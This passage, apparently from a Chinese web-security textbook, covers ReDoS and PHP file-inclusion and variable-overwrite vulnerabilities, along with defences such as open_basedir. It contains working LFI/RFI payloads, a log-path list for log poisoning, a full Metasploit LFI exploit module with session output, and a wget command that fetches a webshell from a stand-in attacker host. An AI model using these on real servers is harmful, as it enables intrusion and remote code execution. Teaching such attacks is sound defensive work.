

```
Typical test string:aaaaaaaaaa!
Max. iterations:      50
Max. match time:     2 secs

For n=1, match time=0 msec, match count=0
For n=2, match time=0 msec, match count=0
For n=3, match time=0 msec, match count=0
For n=4, match time=0 msec, match count=0
For n=5, match time=0 msec, match count=0
For n=6, match time=0 msec, match count=0
For n=7, match time=0 msec, match count=0
For n=8, match time=0 msec, match count=0
For n=9, match time=0 msec, match count=0
For n=10, match time=0 msec, match count=0
For n=11, match time=0 msec, match count=0
For n=12, match time=0 msec, match count=0
For n=13, match time=1 msec, match count=0
For n=14, match time=3 msec, match count=0
For n=15, match time=4 msec, match count=0
For n=16, match time=9 msec, match count=0
For n=17, match time=18 msec, match count=0
For n=18, match time=38 msec, match count=0
For n=19, match time=76 msec, match count=0
For n=20, match time=147 msec, match count=0
For n=21, match time=294 msec, match count=0
For n=22, match time=591 msec, match count=0
For n=23, match time=1187 msec, match count=0
For n=24, match time=2394 msec, match count=0
```


如果再增加数量 n ，则时间的消耗会继续翻倍。由此可见，ReDOS 可能会成为一个埋藏在系统中的炸弹。

下面是一些存在 ReDOS 的正则表达式写法。

同时，也可以使用以下测试用例验证正则表达式是否存在 ReDOS 问题。

虽然正则表达式的解析算法有可能实现得更好一些¹²，但是流行语言为了提供增强型的解析引擎，仍然使用了“naïve algorithm”，从而使得在很多平台和开发语言内置的正则解析引擎中都存在类似的问题。

在今天的互联网中，正则表达式可能存在于任何地方，但只要任何一个环节存在有缺陷的正则表达式，就都有可能导致一次 ReDOS。



在检查应用安全时，一定不能忽略 ReDOS 可能造成的影响。在本节中提到的几种存在缺陷的正则表达式和测试用例，可以加入安全评估的流程中。

13.7 小结

在本章中讲述了应用层拒绝服务攻击的原理和解决方案。应用层拒绝服务攻击是传统的网

12 <http://swtch.com/~rsc/regexp/regexp1.html>

络拒绝服务攻击的一种延伸，其本质也是对有限资源的无限制滥用所造成的。所以，解决这个问题的核心思路就是限制每个不可信任的资源使用者的配额。

在解决应用层拒绝服务攻击时，可以采用验证码，但验证码并不是最好的解决方案。Yahoo 的专利为我们提供了更宽广的思路。

在本章最后介绍了 ReDOS 这种比较特殊的拒绝服务攻击，在应用安全中需要注意这个问题。

第 14 章

PHP 安全

PHP 是一种非常流行的 Web 开发语言。在 Python、Ruby 等语言兴起的今天，PHP 仍然是众多开发者所喜爱的选择，在中国尤其如此。

PHP 的语法过于灵活，这也给安全工作带来了一些困扰。同时 PHP 也存在很多历史遗留的安全问题。

在 PHP 语言诞生之初，互联网安全问题尚不突出，许多今天已知的安全问题在当时并未显现，因此 PHP 语言设计上一开始并没有过多地考虑安全。时至今日，PHP 遗留下来的历史安全问题依然不少，但 PHP 的开发者与整个 PHP 社区也想做出一些改变。

PHP 语言的安全问题有其自身语言的一些特点，因此本章单独拿出 PHP 安全进行讨论，也是对本书其他章节的一个补充。

14.1 文件包含漏洞

严格来说，文件包含漏洞是“代码注入”的一种。在“注入攻击”一章中，曾经提到过“代码注入”这种攻击，其原理就是注入一段用户能控制的脚本或代码，并让服务器端执行。“代码注入”的典型代表就是文件包含（File Inclusion）。文件包含可能会出现在 JSP、PHP、ASP 等语言中，常见的导致文件包含的函数如下。

PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...

JSP/Servlet: ava.io.File(), java.io.FileReader(), ...

ASP: include file, include virtual, ...

在互联网的安全历史中，PHP 的文件包含漏洞已经臭名昭著了，因为黑客们在各种各样的 PHP 应用中挖出了数不胜数的文件包含漏洞，且后果都非常严重。

文件包含是 PHP 的一种常见用法，主要由 4 个函数完成：

```
include()
require()
include_once()
require_once()
```

当使用这 4 个函数包含一个新的文件时，该文件将作为 PHP 代码执行，PHP 内核并不会在意该被包含的文件是什么类型。所以如果被包含的是 txt 文件、图片文件、远程 URL，也都将作为 PHP 代码执行。这一特性，在实施攻击时将非常有用。比如以下代码：


```
<?php
include($_GET[test]);
?>
```

引入同目录下的一个文件时：


Notice: Use of undefined constant test - assumed 'test' in D:\soft\develop\env\sites\www.a.com\test.php on line 3
for test!!!!

测试页面

当这个 txt 文件中包含了可执行的 PHP 代码时：



再执行漏洞 URL，发现代码被执行了：



phpinfo()函数被执行

要想成功利用文件包含漏洞，需要满足下面两个条件：

- (1) `include()` 等函数通过动态变量的方式引入需要包含的文件；
- (2) 用户能够控制该动态变量。

下面我们深入看看文件包含漏洞还可能导致哪些后果。

14.1.1 本地文件包含

能够打开并包含本地文件的漏洞，被称为本地文件包含漏洞（Local File Inclusion，简称 LFI）。比如下面这段代码，就存在 LFI 漏洞。

```
<?php
$file = $_GET['file']; // "../../etc/passwd\0"
if (file_exists('/home/wwwrun/'.$file.'.php')) {
    // file_exists will return true as the file /home/wwwrun/../../etc/passwd exists
    include '/home/wwwrun/'.$file.'.php';
    // the file /etc/passwd will be included
}
?>
```

用户能够控制参数 `file`，当 `file` 的值为 “`../../etc/passwd`” 时，PHP 将访问 `/etc/passwd` 文件。但是在此之前，还需要解决一个小问题：

```
include '/home/wwwrun/'.$file.'.php';
```

这种写法将变量与字符串连接起来，假如用户控制 `$file` 的值为 “`../../etc/passwd`” 时，这段代码相当于：

```
include '/home/wwwrun/../../etc/passwd.php';
```

被包含文件实际上是 “`/etc/passwd.php`”，但这个文件其实是不存在的。

PHP 内核是由 C 语言实现的，因此使用了 C 语言中的一些字符串处理函数。在连接字符串时，0 字节 (`\x00`) 将作为字符串结束符。所以在这个地方，攻击者只要在最后加入一个 0 字节，就能截断 `file` 变量之后的字符串，即：

```
../../etc/passwd\0
```

通过 Web 输入时，只需 `UrlEncode`，变成：

```
../../etc/passwd%00
```

字符串截断的技巧，也是文件包含中最常用的技巧。

但在一般的 Web 应用中，0 字节用户其实是不需要使用的，因此完全可以禁用 0 字节，比如：

```
<?php
function getVar($name)
{
    $value = isset($_GET[$name]) ? $_GET[$name] : null;
```

```
if (is_string($value)) {
    $value = str_replace("\0", ' ', $value);
}
?>
```

但这样并没有解决所有问题，国内的安全研究者 cloie 发现了一个技巧——利用操作系统对目录最大长度的限制，可以不需要 0 字节而达到截断的目的。目录字符串，在 Windows 下 256 字节、Linux 下 4096 字节时会达到最大值，最大值长度之后的字符将被丢弃。如何构造出这么长的目录呢？通过“`/`”的方式即可，比如：

./././././././././././abc

或者

||||||||||||||abc

或者

..../1/abc/..../1/abc/..../1/abc

除了 `include()` 等 4 个函数外，PHP 中能够对文件进行操作的函数都有可能出现漏洞。虽然大多数情况下不能执行 PHP 代码，但能够读取敏感文件带来的后果也是比较严重的。

fopen()
fread()

文件包含漏洞能够读取敏感文件或者服务器端脚本的源代码，从而为攻击者实施进一步攻击奠定基础。



文件包含漏洞读出了/etc/passwd 的信息

在上面的例子中可以看到，使用了“`../../../../`”这样的方式来返回到上层目录中，这种方式又被称为“目录遍历”（Path Traversal）。常见的目录遍历漏洞，还可以通过不同的编码方式来

绕过一些服务器端逻辑。

- %2e%2e%2f 等同于 ../
- %2e%2e/等同于../
- ..%2f 等同于../
- %2e%2e%5c 等同于..\
- %2e%2e\等同于..\
- ..%5c 等同于..\
- %252e%252e%255c 等同于..\
- ..%255c 等同于..\ and so on.

某些 Web 容器支持的编码方式:

- ..%c0%af 等同于 ../
- ..%c1%9c 等同于..\

比如 CVE-2008-2938，就是一个 Tomcat 的目录遍历漏洞。


如果 context.xml 或 server.xml 允许'allowLinking'和'URIEncoding'为'UTF-8'，攻击者就可以以 Web 权限获得重要的系统文件内容。

<http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae/etc/passwd>

目录遍历漏洞是一种跨越目录读取文件的方法，但当 PHP 配置了 open_basedir 时，将很好地保护服务器，使得这种攻击无效。

open_basedir 的作用是限制在某个特定目录下 PHP 能打开的文件，其作用与 safe_mode 是否开启无关。

比如在测试环境下，当没有设置 open_basedir 时，文件包含漏洞可以访问任意文件。



当设置了 open_basedir 时：

```
; open_basedir, if set, limits all file operations to the defined directory
; and below. This directive makes most sense if used in a per-directory
```

```
; or per-virtualhost web server configuration file. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
open_basedir = D:\soft\develop\env\sites\www.a.com\
```

文件包含失败:

```
Notice: Use of undefined constant test - assumed 'test' in D:\soft\develop\env\sites\www.a.com\test.php on line 3
Warning: include() [function.include]: open_basedir restriction in effect. File../../../../../../../../x.txt is not within the
allowed path(s): (D:\soft\develop\env\sites\www.a.com) in D:\soft\develop\env\sites\www.a.com\test.php on line 3
Warning: include../../../../../../../../x.txt [function.include]: failed to open stream: Operation not permitted in
D:\soft\develop\env\sites\www.a.com\test.php on line 3
Warning: include() [function.include]: Failed opening '../../../../../../../../x.txt' for inclusion
(include_path='.;C:\php5\pear') in D:\soft\develop\env\sites\www.a.com\test.php on line 3
```

测试页面

错误提示:

```
Warning: include() [function.include]: open_basedir restriction in effect.
File '../../../../../../../../x.txt' is not within the
allowed path(s): (D:\soft\develop\env\sites\www.a.com)
in D:\soft\develop\env\sites\www.a.com\test.php on line 3
```

需要注意的是, open_basedir 的值是目录的前缀, 因此假设设置如下:

```
open_basedir = /home/app/aaa
```

那么实际上, 以下目录都是在允许范围内的。

```
/home/app/aaa
/home/app/aaabbb
/home/app/aaa123
```

如果要限定一个指定的目录, 则需要在最后加上 “/”。

```
open_basedir = /home/app/aaa/
```

在 Windows 下多个目录应当用分号隔开, 在 Linux 下则用冒号隔开。

要解决文件包含漏洞, 应该尽量避免包含动态的变量, 尤其是用户可以控制的变量。一种变通方式, 则是使用枚举, 比如:

```
<?php
$file = $_GET['file'];

// Whitelisting possible values
switch ($file) {
    case 'main':
    case 'foo':
    case 'bar':
        include '/home/wwwrun/include/'.$file.'.php';
        break;
    default:
        include '/home/wwwrun/include/main.php';
}
?>
```

\$file 的值被枚举出来, 也就避免了任意文件包含的风险。

14.1.2 远程文件包含

如果 PHP 的配置选项 `allow_url_include` 为 ON 的话，则 `include/require` 函数是可以加载远程文件的，这种漏洞被称为远程文件包含漏洞（Remote File Inclusion，简称 RFI）。比如如下代码：

```
<?php
if ($route == "share") {
    require_once $basePath . '/action/m_share.php';
} elseif ($route == "sharelink") {
    require_once $basePath . '/action/m_sharelink.php';
}
?>
```

在变量 `$basePath` 前没有设置任何障碍，因此攻击者可以构造类似如下的攻击 URL。

```
?param=http://attacker/phpshell.txt?
```

最终加载的代码实际上执行了：

```
require_once 'http://attacker/phpshell.txt?action/m_share.php';
```

问号后面的代码被解释成 URL 的 querystring，也是一种“截断”，这是在利用远程文件包含漏洞时的常见技巧。同样的，%00 也可以用做截断符号。

远程文件包含漏洞可以直接用来执行任意命令，比如在攻击者的服务器上存在如下文件：

```
<?php
echo system("ver");
?>
```

包含远程文件后，获得命令执行：

```
Notice: Use of undefined constant test - assumed 'test' in D:\soft\develop\env\sites\www.a.com\test.php on line 3
Microsoft Windows XP [版本 5.1.2600] Microsoft Windows XP [版本 5.1.2600]
```

系统命令被执行

14.1.3 本地文件包含的利用技巧

本地文件包含漏洞，其实也是有机会执行 PHP 代码的，这取决于一些条件。

远程文件包含漏洞之所以能够执行命令，就是因为攻击者能够自定义被包含的文件内容。因此本地文件包含漏洞想要执行命令，也需要找到一个攻击者能够控制内容的本地文件。

经过不懈的研究，安全研究者总结出了以下几种常见的技巧，用于本地文件包含后执行 PHP 代码。

- (1) 包含用户上传的文件。
- (2) 包含 `data://` 或 `php://input` 等伪协议。

- (3) 包含 Session 文件。
- (4) 包含日志文件，比如 Web Server 的 access log。
- (5) 包含/proc/self/environ 文件。
- (6) 包含上传的临时文件 (RFC1867)。
- (7) 包含其他应用创建的文件，比如数据库文件、缓存文件、应用日志等，需要具体情况具体分析。

包含用户上传的文件很好理解，这也是最简单的一种方法。用户上传的文件内容中如果包含了 PHP 代码，那么这些代码被 include() 加载后将会执行。

但包含用户上传文件能否攻击成功，取决于文件上传功能的设计，比如要求知道用户上传后文件所在的物理路径，有时这个路径很难猜到。在本书“文件上传漏洞”一章中给出了很多设计安全文件上传功能的建议。

伪协议如 php://input 等需要服务器支持，同时要求 allow_url_include 设置为 ON。在 PHP 5.2.0 之后的版本中支持 data: 伪协议，可以很方便地执行代码，它同样要求 allow_url_include 为 ON。

```
http://www.example.com/index.php?file=data:text/plain,<?php phpinfo();?>%00
```

包含 Session 文件的条件也较为苛刻，它需要攻击者能控制部分 Session 文件的内容。比如：

```
x|s:19:"<?php phpinfo(); ?>"
```

PHP 默认生成的 Session 文件往往存放在/tmp 目录下，比如：

```
/tmp/sess_SESSIONID
```

包含日志文件是一种比较通用的技巧。因为服务器一般都会往 Web Server 的 access_log 里记录客户端的请求信息，在 error_log 里记录出错请求。因此攻击者可以间接地将 PHP 代码写入到日志文件中，在文件包含时，只需要包含日志文件即可。

但需要注意的是，如果网站访问量大的话，日志文件有可能会很大（比如一个日志文件有 2GB），当包含一个这么大的文件时，PHP 进程可能会僵死。但 Web Server 往往会滚动日志，或每天生成一个新的日志文件。因此在凌晨时包含日志文件，将提高攻击的成功性，因为此时的日志文件可能非常小。

以 Apache 为例，一般的攻击步骤是，先通过读取 httpd 的配置文件 httpd.conf，找到日志文件所在的目录。httpd.conf 一般会存在 Apache 的安装目录下，在 Redhat 系列里默认安装的可能为/etc/httpd/conf/httpd.conf，而自定义安装的可能在 /usr/local/apache/conf/httpd.conf 为。但更多时候，也可能猜不到这个目录。

常见的日志文件可能会存在以下地方：

```
../../../../../../../../var/log/httpd/access_log
../../../../../../../../var/log/httpd/error_log
./apache/logs/error.log
./apache/logs/access.log
././apache/logs/error.log
././apache/logs/access.log
./././apache/logs/error.log
./././apache/logs/access.log
../../../../../../../../etc/httpd/logs/acces_log
../../../../../../../../etc/httpd/logs/acces.log
../../../../../../../../etc/httpd/logs/error_log
../../../../../../../../etc/httpd/logs/error.log
../../../../../../../../var/www/logs/access_log
../../../../../../../../var/www/logs/access.log
../../../../../../../../usr/local/apache/logs/access_log
../../../../../../../../usr/local/apache/logs/access.log
../../../../../../../../var/log/apache/access_log
../../../../../../../../var/log/apache/access.log
../../../../../../../../var/log/access_log
../../../../../../../../var/www/logs/error_log
../../../../../../../../var/www/logs/error.log
../../../../../../../../usr/local/apache/logs/error_log
../../../../../../../../usr/local/apache/logs/error.log
../../../../../../../../var/log/apache/error_log
../../../../../../../../var/log/apache/error.log
../../../../../../../../var/log/access_log
../../../../../../../../var/log/error_log
/var/log/httpd/access_log
/var/log/httpd/error_log
./apache/logs/error.log
./apache/logs/access.log
././apache/logs/error.log
././apache/logs/access.log
./././apache/logs/error.log
./././apache/logs/access.log
/etc/httpd/logs/acces_log
/etc/httpd/logs/acces.log
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/access_log
/usr/local/apache/logs/access.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/access_log
/var/www/logs/error_log
/var/www/logs/error.log
/usr/local/apache/logs/error_log
/usr/local/apache/logs/error.log
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/access_log
/var/log/error_log
```

Metasploit 中包含了一个脚本自动化完成包含日志文件的攻击。

```

msf exploit(handler) > use exploit/unix/webapp/php_lfi
msf exploit(phi_lfi) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(phi_lfi) > set RPORT 8181
RPORT => 8181
msf exploit(phi_lfi) > set URI /index.php?foo=xxLFIxx
URI => /index.php?foo=xxLFIxx

msf exploit(phi_lfi) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(phi_lfi) > exploit -z

[*] Started bind handler
[*] Trying generic exploits
[*] Clean LFI injection
[*] Sending stage (31612 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:19412 -> 127.0.0.1:4444) at Tue May 24 14:47:29
+0200 2011

[*] Exploit exception: Interrupt
[*] Session 1 created in the background.
msf exploit(phi_lfi) > sessions -i 1
[*] Starting interaction with 1...

```

meterpreter > ls

```

Listing: /usr/home/test/cherokee/www
=====

Mode          Size  Type  Last modified           Name
----          ---   ---   -----              -----
100644/rw-r--r--  0    fil   Tue May 10 11:09:39 +0200 2011  foo.php
40755/rwxr-xr-x  512   dir   Tue May 10 10:53:59 +0200 2011  images
100644/rw-r--r--  1795  fil   Tue May 10 10:19:23 +0200 2011  index.html
100644/rw-r--r--  37   fil   Tue May 10 13:52:25 +0200 2011  index.php

```

meterpreter > sysinfo

```

OS : FreeBSD redphantom.skynet.ct 8.2-RELEASE FreeBSD 8.2-RELEASE #0: Thu Feb
17 02:41:51 UTC 2011      root@mason.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
Computer : redphantom.skynet.ct
Meterpreter : php/php
meterpreter > exit

```

其代码如下：

```

#
# Copyright (c) 2011 GhostHunter
# All rights reserved.
#
# Redistribution and use in source and binary forms, with or without
# modification, are permitted provided that the following conditions
# are met:
# 1. Redistributions of source code must retain the above copyright

```

```

# notice, this list of conditions and the following disclaimer.
# 2. Redistributions in binary form must reproduce the above copyright
# notice, this list of conditions and the following disclaimer in the
# documentation and/or other materials provided with the distribution.
# 3. Neither the name of copyright holders nor the names of its
# contributors may be used to endorse or promote products derived
# from this software without specific prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
# ``AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED
# TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
# PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL COPYRIGHT HOLDERS OR CONTRIBUTORS
# BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
# CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF
# SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
# INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
# CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE)
# ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
# POSSIBILITY OF SUCH DAMAGE.

require 'msf/core'
require 'rex/proto/ntlm/message'
require "base64"

class Metasploit3 < Msf::Exploit::Remote

Rank = ManualRanking

include Msf::Exploit::Remote::HttpClient

def initialize(info = {})
super(update_info(info,
  'Name'          => 'PHP LFI',
  'Version'       => '1',
  'Description'   => 'This module attempts to perform a LFI attack against a PHP
application',
  'Author'         => [ 'ghost' ],
  'License'        => BSD_LICENSE,
  'References'    => [],
  'Privileged'     => false,
  'Platform'       => ['php'],
  'Arch'           => ARCH_PHP,
  'Payload'        =>
  {
    # max header length for Apache,
    # http://httpd.apache.org/docs/2.2/mod/core.html#limitrequestfieldsiz
    'Space'          => 8190,
    # max url length for some old versions of apache according to
    # http://www.boutell.com/newfaq/misc/urllength.html
    #'Space'          => 4000,
    'DisableNops'    => true,
    'BadChars'        => %q|"/`|, # quotes are escaped by PHP's magic_quotes_gpc in
a default install
  'Compat'          =>
  {
    'ConnectionType' => 'find',
  },
  'Keys'            => ['php'],
),
'Targets'          => [ ['Automatic', {}], ],
)
end

```

```

'DefaultTarget' => 0
))

register_options(
[
    Opt::RPORT(80),
    OptString.new('UserAgent', [ true, "The HTTP User-Agent sent in the request",
        'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)' ]),
    OptString.new('URI', [ true, "The URI to authenticate against. The variable
with 'xxLFIxx' will be used for the injection" ]),
    OptString.new('LogFiles', [ true, "Log files used to inject PHP code
into", '/var/log/httpd/access_log:/home/kippo/cherokee/distrib/var/log/cherokee.access
:/var/log/cherokee.access' ])
], self.class)
end

def exploit_generic

print_status("Clean LFI injection")
res = send_request_cgi({
    'agent'    => datastore['UserAgent'],
    'uri'      => datastore['URI'].gsub("xxLFIxx", "php://input"),
    'method'   => 'POST',
    'data'     => '<?php '+payload.encoded+'?>',
}, 100)
cleanup()
if not session_created?()
print_status("LFI injection with %00 trick")
res = send_request_cgi({
    'agent'    => datastore['UserAgent'],
    'uri'      => datastore['URI'].gsub("xxLFIxx", "php://input%00"),
    'method'   => 'POST',
    'data'     => '<?php '+payload.encoded+'?>',
}, 100)
cleanup()
end
end

def inject_log(logf,agent)
res = send_request_cgi({
    'agent'    => agent,
    'uri'      => datastore['URI'].gsub("xxLFIxx",
"../../../../../../../../../../../../"+logf),
    'method'   => 'GET',
}, 100)
cleanup()
return res
end

def exploit_loginjection
nullbytepoisoning=false
injectable=false

print_status("Testing /etc/passwd")
res = inject_log("/etc/passwd",datastore['UserAgent'])
if res.code >= 200 and res.code <=299 and res.body=~/sbin\nologin/
    print_status("log injection without null byte poisoning")
    injectable=true
else

```

```

res = inject_log("/etc/passwd%00",datastore['UserAgent'])
if res.code >= 200 and res.code <=299 and res.body=~sbin\nologin/
    print_status("injection with null byte poisioning")
    nullbytupoisoning=true
    injectable=true
end

end

if not injectable
    return false
end

print_status("Injecting the webserver log files")
index=0
logs=datastore['LogFiles'].split(":")

while not session_created?() and index < logs.length
    logf=logs[index]
    print_status('Trying to poison '+logf)
    if nullbytupoisoning
        logf=logf+"%00"
    end

    res = inject_log(logf,datastore['UserAgent'])
    if res.body=~ /#{Regexp.escape(datastore['UserAgent'])}/
        print_status('Poisoning '+logf+' Via the UserAgent')
        res = inject_log(logf,'<?php '+payload.encoded+'?>')
        sleep(30)
        print_status("calling the shell")
        res = inject_log(logf,datastore['UserAgent'])
    end
    index=index+1
end

end

def exploit
fp=http_fingerprint()
print_status("Trying generic exploits")
exploit_generic()
if not session_created?()
    print_status("Trying OS based exploits")
    if ( fp =~/unix/i )
        print_status("Detected a Unix server")
        #TODO /proc/self/environ injection
        exploit_loginjection()
        # TODO ssh logs injection
        # TODO mail.log maillog injection
    else
        print_status("Are they running Windows?!?")
    end
end
end
end

```

如果 httpd 的配置文件和日志目录完全猜不到怎么办？如果 PHP 的错误回显没有关闭，那么构造一些异常也许能够暴露出 Web 目录所在位置。此外，还可以利用下面的方法。

包含`/proc/self/environ`是一种更为通用的方法，因为它根本不需要猜测被包含文件的路径，同时用户也能控制它的内容。

```
http://www.website.com/view.php?page=../../../../proc/self/environ
```

包含`/proc/self/environ`文件，可能看到如下内容：

```
DOCUMENT_ROOT=/home/sirgod/public_html GATEWAY_INTERFACE=CGI/1.1 HTTP_ACCEPT=text/html,
application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif,
image/x-bitmap, */*;q=0.1 HTTP_COOKIE=PHPSESSID=134cc7261b341231b9594844ac2ad7ac
HTTP_HOST=www.website.com
HTTP_REFERER=http://www.website.com/index.php?view=../../../../etc/passwd
HTTP_USER_AGENT=Opera/9.80 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00
PATH=/bin:/usr/bin
QUERY_STRING=view=..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
REDIRECT_STATUS=200 REMOTE_ADDR=6x.1xx.4x.1xx REMOTE_PORT=35665 REQUEST_METHOD=GET
REQUEST_URI=/index.php?view=..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
SCRIPT_FILENAME=/home/sirgod/public_html/index.php SCRIPT_NAME=/index.php
SERVER_ADDR=1xx.1xx.1xx.6x SERVER_ADMIN=webmaster@website.com
SERVER_NAME=www.website.com SERVER_PORT=80 SERVER_PROTOCOL=HTTP/1.0 SERVER_SIGNATURE=
Apache/1.3.37 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8i DAV/2 mod_auth_passthrough/2.1
mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at http://www.website.com Port 80
```


这是 Web 进程运行时的环境变量，其中很多都是用户可以控制的，最常见的做法是在 User-Agent 中注入 PHP 代码，比如：

```
<?php system('wget http://hacker/Shells/phpshell.txt -O shell.php');?>
```

最终完成攻击。

以上这些方法，都要求 PHP 能够包含这些文件，而这些文件往往都处于 Web 目录之外，如果 PHP 配置了 `open_basedir`，则很可能会使得攻击失效。

但 PHP 创建的上传临时文件，往往处于 PHP 允许访问的目录范围内。包含这个临时文件的方法，其理论意义大于实际意义。根据 RFC1867，PHP 处理上传文件的过程是这样的：



PHP 处理上传文件的过程

PHP 会为上传文件创建临时文件，其目录在 `php.ini` 的 `upload_tmp_dir` 中定义。但该值默认为空，此时在 Linux 下会使用 `/tmp` 目录，在 Windows 下会使用 `C:\windows\temp` 目录。

该临时文件的文件名是随机的，攻击者必须准确猜测出该文件名才能成功利用漏洞。PHP 在此处并没有使用安全的随机函数，因此使得暴力猜解文件名成为可能。在 Windows 下，仅有 65535 种不同的文件名。

Gynvael Coldwind 深入研究了这个课题，并发表了 paper: PHP LFI to arbitrary code execution via rfc1867 file upload temporary files¹，有兴趣的读者可以参考此文。

14.2 变量覆盖漏洞


14.2.1 全局变量覆盖

变量如果未被初始化，且能被用户所控制，那么很可能会导致安全问题。而在 PHP 中，这种情况在 `register_globals` 为 ON 时尤其严重。

在 PHP 4.2.0 之后的版本中，`register_globals` 默认由 ON 变为了 OFF。这在当时让很多程序员感到不适应，因为程序员习惯了滥用变量。PHP 中使用变量并不需要初始化，因此 `register_globals=ON` 时，变量来源可能是各个不同的地方，比如页面的表单、Cookie 等。这样极容易写出不安全的代码，比如下面这个例子：


```
<?php
echo "Register_globals: ".(int)ini_get("register_globals")."<br/>";
if ($auth){
    echo "private!";
}
?>
```

当 `register_globals = OFF` 时，这段代码并不会出问题。



但是当 `register_globals = ON` 时，提交请求 URL: `http://www.a.com/test1.php?auth=1`，变量 `$auth` 将自动得到赋值：

¹ www.exploit-db.com/download_pdf/17010/



```
Register_globals: 1
private!
```

从而导致发生安全问题。

类似的，通过\$GLOBALS 获取的变量，也可能导致变量覆盖。假设有如下代码：

```
<?php


echo "Register_globals: ".(int)ini_get("register_globals")."<br/>";
